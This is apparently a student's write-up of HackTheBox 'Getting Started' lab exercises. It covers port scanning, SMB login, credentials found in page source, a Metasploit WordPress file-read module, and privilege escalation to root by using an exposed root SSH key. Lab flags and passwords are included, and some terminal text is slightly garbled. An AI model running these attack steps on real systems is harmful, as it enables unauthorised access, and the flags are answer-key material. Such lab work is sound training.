


Individual Challenge 2 - "Getting Started" and "Documentation and Reporting" HTB

By: Kayla Teekaram


Getting Started: Basic Tools

Ran netcat to get the banner.



```
Parrot Terminal
File Edit View Search Terminal Help
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-1epeuh0t58]-[~]
[*]$ sudo nnmap -sc -sv 154.57.164.82:31822
sudo: nnmap: command not found
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-1epeuh0t58]-[~]
[*]$ nc 154.57.164.82 31822
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
^C
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-1epeuh0t58]-[~]
[*]$
```

Getting Started: Service Scanning



```
Parrot Terminal
File Edit View Search Terminal Help
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-1epeuh0t58]-[~]
[*]$ nmap -sV -sC -p- 10.129.18.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 19:26 EDT
Nmap scan report for 10.129.18.45
Host is up (0.088s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 ftp      ftp          4096 Feb 25  2021 pub
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:10.10.14.224
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 a0:01:d7:79:e9:d2:09:2a:b8:d9:b4:9a:6c:00:0c:1c (RSA)
|_   256 2b:99:b2:1f:ec:1a:5a:c6:b7:be:b5:50:d1:0e:a9:df (ECDSA)
|_   256 e4:f8:17:8d:d4:71:d1:4e:d4:0e:bd:f0:29:4f:6d:14 (ED25519)
80/tcp    open  http        Apache httpd 2.4.41 ((Ubuntu))
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-1epeuh0t58]-[~]
[*]$
```

Ran an nmap scan.

1. Perform an Nmap scan of the target. What does Nmap display as the version of the service running on port 8080?

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: PHP 7.4.3 - phpinfo()
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
2323/tcp open  telnet      Linux telnetd
8080/tcp open  http      Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

```
2323/tcp open  telnet      Linux telnetd
```

3. List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[~]
[*]$ smbclient -U bob \\\\10.129.19.23\\users
Password for [WORKGROUP\\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Feb 25 18:06:52 2021
..               D           0   Thu Feb 25 15:05:31 2021
flag             D           0   Thu Feb 25 18:09:26 2021
bob              D           0   Thu Feb 25 16:42:23 2021

4062912 blocks of size 1024. 1350320 blocks available
smb: \> cd flag
smb: \flag\> get flag
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flag\flag
smb: \flag\> ls
.                D           0   Thu Feb 25 18:09:26 2021
..               D           0   Thu Feb 25 18:06:52 2021
flag.txt         N          33   Thu Feb 25 18:09:26 2021

4062912 blocks of size 1024. 1350316 blocks available
smb: \flag\> get flag.txt
getting file \flag\flag.txt of size 33 as flag.txt (0.0 KiloBytes/sec) (average
0.0 KiloBytes/sec)
smb: \flag\> exit
```


Ran smbclient. Input password “Welcome1”. Type ls. Cd flag. Get flag. Ls. Get flag.txt to save. Exit.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[~]  
[*]$ cat flag.txt  
dceece590f3284c3866305eb2473d099
```

Cat flag.txt

Answer: dceece590f3284c3866305eb2473d099

Getting Started: Web Enumeration



Go to the website using the IP. (http://154.57.164.66:31580/admin-login-page.php)


```

39     border-radius: 10px;
40 }
41
42 button:hover {
43     opacity: 0.8;
44 }
45
46 .container {
47     padding: 16px;
48 }
49 </style>
50
51 <body>
52     <form name='login' autocomplete='off' class='form' action='' method='post'>
53     <div class='control'>
54         <h1>
55             Admin Panel
56         </h1>
57     </div>
58     <div class="container">
59         <label for="username"><b>Username</b></label>
60         <input name='username' placeholder='Username' type='text'>
61
62         <label for="password"><b>Password</b></label>
63         <input name='password' placeholder='Password' type='password'>
64
65         <!-- TODO: remove test credentials admin:password123 -->
66
67         <button type="submit" formmethod='post'>Login</button>
68     </div>
69     </form>
70 </body>
71
72 </html>

```

Right click and select “View Page Source.” Locate the admin username and password.


Username: admin | Password: password123



Login with username and password and it shows the answer.

Answer: HTB{w3b_3num3r4710n_r3v34l5_53cr375}

Getting Started: Public Exploits



Search the ip on firefox (web browser) to get the name of the application.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[~]
[*]$ nmap -sC -sV 154.57.164.82 31509
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-10 17:28 EDT
Nmap done: 2 IP addresses (0 hosts up) scanned in 3.08 seconds
```

Run an nmap scan.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[~]
[*]$ sudo apt install exploitdb -y
exploitdb is already the newest version (20240329-1parrot2).
The following package was automatically installed and is no longer required:
  linux-image-6.12.73+deb13-amd64
Use 'sudo apt autoremove' to remove it.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 540
```

Install searchsploit.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[~]
[*]$ searchsploit 2.7.10
```

Exploit Title	Path
UebiMiau 2.7.10 - '/demo/pop3/error.php' Mult	php/webapps/30098.txt
UebiMiau 2.7.10 - '/demo/pop3/error.php?selec	php/webapps/30097.txt
Uebimiau 2.7.10 - 'index.php' Cross-Site Scri	php/webapps/29561.txt
Uebimiau Web-Mail 2.7.10/2.7.2 - Remote File	php/webapps/4846.txt

```
Shellcodes: No Results
```

Use searchsploit to search for the Simple Backup Plugin 2.7.10 for WordPress exploit.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[~]
[*]$ searchsploit openssh 2.7.10
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwar	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

```
Shellcodes: No Results
```

Use searchsploit and openssh to search for vulnerabilities in “Simple Backup Plugin 2.7.10 for WordPress.”


```
te Code Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/wp_plugin_backup_guard_rce

[msf](Jobs:0 Agents:0) >> use CInterrupt: use the 'exit' command to quit
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/http/wp_simple_backup_file_read
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> show options

Module options (auxiliary/scanner/http/wp_simple_backup_file_read):

  Name      Current Setting  Required  Description
  ----      -
DEPTH      6                yes       Traversal Depth (to reach the root folder)
FILEPATH    /etc/passwd      yes       The path to the file to read
Proxies     /                no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h
, http, sapni
RHOSTS      /                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                yes       The base path to the wordpress application
THREADS     1                yes       The number of concurrent threads (max one per host)
VHOST       /                no        HTTP server virtual host

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RHOSTS 154.57.164.82
RHOSTS => 154.57.164.82
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RPORT 31509
```

```
File Edit View Search Terminal Help
RPORT      80      yes      The target port (TCP)
SSL        false     no       Negotiate SSL/TLS for outgoing connections
TARGETURI  /         yes      The base path to the wordpress application
THREADS    1         yes      The number of concurrent threads (max one per host)
VHOST      no        HTTP server virtual host

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RHOSTS 154.57.164.82
RHOSTS => 154.57.164.82
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RPORT 31509
RPORT => 31509
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> exploit
[*] File saved in: /home/kaytee06/.msf4/loot/20260910190803_default_154.57.164.82_simplebackup.tra_329621.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set FILEPATH /flag.txt
FILEPATH => /flag.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> exploit
[*] File saved in: /home/kaytee06/.msf4/loot/20260910190920_default_154.57.164.82_simplebackup.tra_001118.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> exit
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[-]
[*]$ cat /home/kaytee06/.msf4/loot/20260910190920_default_154.57.164.82_simplebackup.tra_001118.txt
HTB[my_f1r57_h4ck}
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-lmlc0o7lnd]-[-]
[*]$
```

Getting Started: Privilege Escalation

1. SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.

```
Parrot Terminal
File Edit View Search Terminal Help
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-fhzyxc4sor]-[~]
[*]$ ssh -p 32325 user1@154.57.164.82
The authenticity of host '[154.57.164.82]:32325 ([154.57.164.82]:32325)' can't be established.
ED25519 key fingerprint is SHA256:KdcF5lg81jNEGgdr67bEo+UilpmsyHXKnw/ZHPLZCyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[154.57.164.82]:32325' (ED25519) to the list of known hosts.
(user1@154.57.164.82) Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.18.24-talos x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user1@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:~$ ls -la
total 0
drwxr-xr-x. 1 user1 user1 20 Sep 11 00:36 .
drwxr-xr-x. 1 root  root  19 Feb 12 2021 ..
drwxr-xr-x. 2 user1 user1 34 Sep 11 00:36 .cache
user1@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:~$ sudo -l
Matching Defaults entries for user1 on ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user1 may run the following commands on ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:
    (user2 : user2) NOPASSWD: /bin/bash
user1@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:~$ sudo -u user2 /bin/bash
sudo: unknown user: user2/bin/bash
sudo: unable to initialize policy plugin
user1@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:~$ sudo -u user2 /bin/bash
user2@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:/home/user1$ ls -la
total 0
drwxr-xr-x. 1 user1 user1 20 Sep 11 00:36 .
drwxr-xr-x. 1 root  root  19 Feb 12 2021 ..
drwxr-xr-x. 2 user1 user1 34 Sep 11 00:36 .cache
user2@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:/home/user1$ exit
exit
user1@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:~$ sudo -u user2 /bin/bash
user2@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:/home/user1$ cat /home/user2/flag.txt
HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-141582-gettingstartedprivesc-t23ay-8b554f7c6-5k8x2:/home/user1$
```

Answer: HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}

2. Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-fhzyxc4sor]-[~]
[*]$ ssh-keygen -f key
Generating public/private ed25519 key pair.
Enter passphrase for "key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in key
Your public key has been saved in key.pub
The key fingerprint is:
SHA256:tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor
The key's randomart image is:
+--[ED25519 256]--+
|
|      .
|      *
|    .+. +
|  + 0.=. = 0
| . +S0.+ + .
| . =. = 0 .
|  B+= . o .
| o+B+o  o
| .E+=B+
+-----[SHA256]-----+
```

Hash: tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-fhzyxc4sor]-[~]
[*]$ ssh -p 30730 user1@154.57.164.67
(user1@154.57.164.67) Password:
(user1@154.57.164.67) Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.18.24-talos x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Sep 11 05:15:58 2026 from 213.163.192.82
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ echo "tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor"
> unminimize
> exit
> ^C
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ echo "tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor"
tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ echo "tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor" >> /root/
.ssh/authorized_keys
-bash: /root/.ssh/authorized_keys: Permission denied
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ sudo -u user2 bash -c 'ls -al /root/.ssh'
```

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Sep 11 05:15:58 2026 from 213.163.192.82
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ echo "tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor"
> unminimize
> exit
> ^C
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ echo "tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor"
tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ echo "tWquVnGVTvayJCiWN2n5ZHx+yhCKC096Neo59G70sqE kaytee06@htb-fhzyxc4sor" >> /root/
.ssh/authorized_keys
-bash: /root/.ssh/authorized_keys: Permission denied
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$ sudo -u user2 bash -c 'ls -al /root/.ssh'
total 12
drwxr-x---. 1 root user2  20 Feb 12 2021 .
drwxr-x---. 1 root user2  18 Feb 12 2021 ..
-rw-----. 1 root root   571 Feb 12 2021 authorized_keys
-rw-r--r--. 1 root root 2602 Feb 12 2021 id_rsa
-rw-r--r--. 1 root root   571 Feb 12 2021 id_rsa.pub
user1@ng-141582-gettingstartedprivesc-0oxsb-5dc45d59d-phk64:~$
```

Get root access read info.

```
chmod 600 root_private_key
```

Chmod the command to set the permissions so the file owner can read and write in this file.

```
[*]$ ssh -p 39835 -i root_private_key root@94.237.49.166
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.10.0-18-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ng-677305-gettingstartedprivesc-0eagh-5955986cb9-f8725:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ng-677305-gettingstartedprivesc-0eagh-5955986cb9-f8725:~#
```

SSH again.

```
root@ng-677305-gettingstartedprivesc-0eagh-5955986cb9-f8725:~# ls
flag.txt
root@ng-677305-gettingstartedprivesc-0eagh-5955986cb9-f8725:~# cat flag.txt
HTB{pr1v1l363_35c4l4710n_2_r007}
root@ng-677305-gettingstartedprivesc-0eagh-5955986cb9-f8725:~#
```

cat the flag.

Getting Started: Nibbles- Enumeration

1. Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX)

```
Parrot Terminal
File Edit View Search Terminal Help
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-gxy7rm69v0]-[~]
[*]$ mkdir nmap
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-gxy7rm69v0]-[~]
[*]$ nmap -sC -sV -oA nmap/initial -vvv 10.129.200.170
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 10:48 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:48
Completed NSE at 10:48, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:48
Completed NSE at 10:48, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:48
Completed NSE at 10:48, 0.00s elapsed
Initiating Ping Scan at 10:48
Scanning 10.129.200.170 [2 ports]
Completed Ping Scan at 10:48, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:48
Completed Parallel DNS resolution of 1 host. at 10:48, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF:
